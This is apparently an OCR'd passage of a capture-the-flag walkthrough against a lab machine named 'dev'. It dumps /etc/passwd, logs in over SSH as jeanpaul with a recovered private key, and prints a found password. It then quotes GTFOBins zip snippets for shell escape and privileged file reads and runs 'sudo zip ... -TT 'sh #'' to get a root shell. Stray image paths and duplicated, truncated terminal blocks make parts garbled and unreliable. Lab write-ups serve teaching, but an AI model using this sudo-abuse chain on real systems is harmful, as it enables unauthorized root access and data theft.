uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```




```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

As we saw in the file that we found in the file share jp could stand for jeanpaul also that is the only user that sticks out in the list of users! Try to ssh into it and use the password we found through using dirbuster and finding subdomains.



```
┌──(root💀kali)-[/mnt/dev]
└─# ls
id_rsa  save.zip  todo.txt

┌──(root💀kali)-[/mnt/dev]
└─# ssh -i id_rsa jeanpaul@192.168.138.137
Enter passphrase for key 'id_rsa':
```



File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: /mnt/dev
*Untitled 1 - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
config.yml
Untitled 1

```
┌──(root💀kali)-[/mnt/dev]
└─# ls
id_rsa  save.zip  todo.txt

┌──(root💀kali)-[/mnt/dev]
└─# ssh -i id_rsa jeanpaul@1
Enter passphrase for key 'id
```

```
username: bolt
password: I_love_java
```

After we gain access we utilize the history command to view previously executed commands, crontab -l to list scheduled cron jobs, systemctl list-


timers to view active system timers, and ps to see running processes. Then we run sudo -l to see if there are any commands or files we can run with sudo.



```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$
```

This can run the zip feature with sudo!

gtfobin is a great site to look for different type of escalations for commands with sudo to get root privileges - gftobins.github.io



.. / zip ☆ Star 5,072

Shell | File read | Sudo | Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
TF=$(mktemp -u)
zip $TF /etc/hosts -T -TT 'sh #'
rm $TF
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFILE=file-to-read
TF=$(mktemp -u)
zip $TF $LFILE
unzip -p $TF
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

Follow the instructions under the sudo header!

After following the instructions our privileges should’ve been escalated to root!



```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /roo
```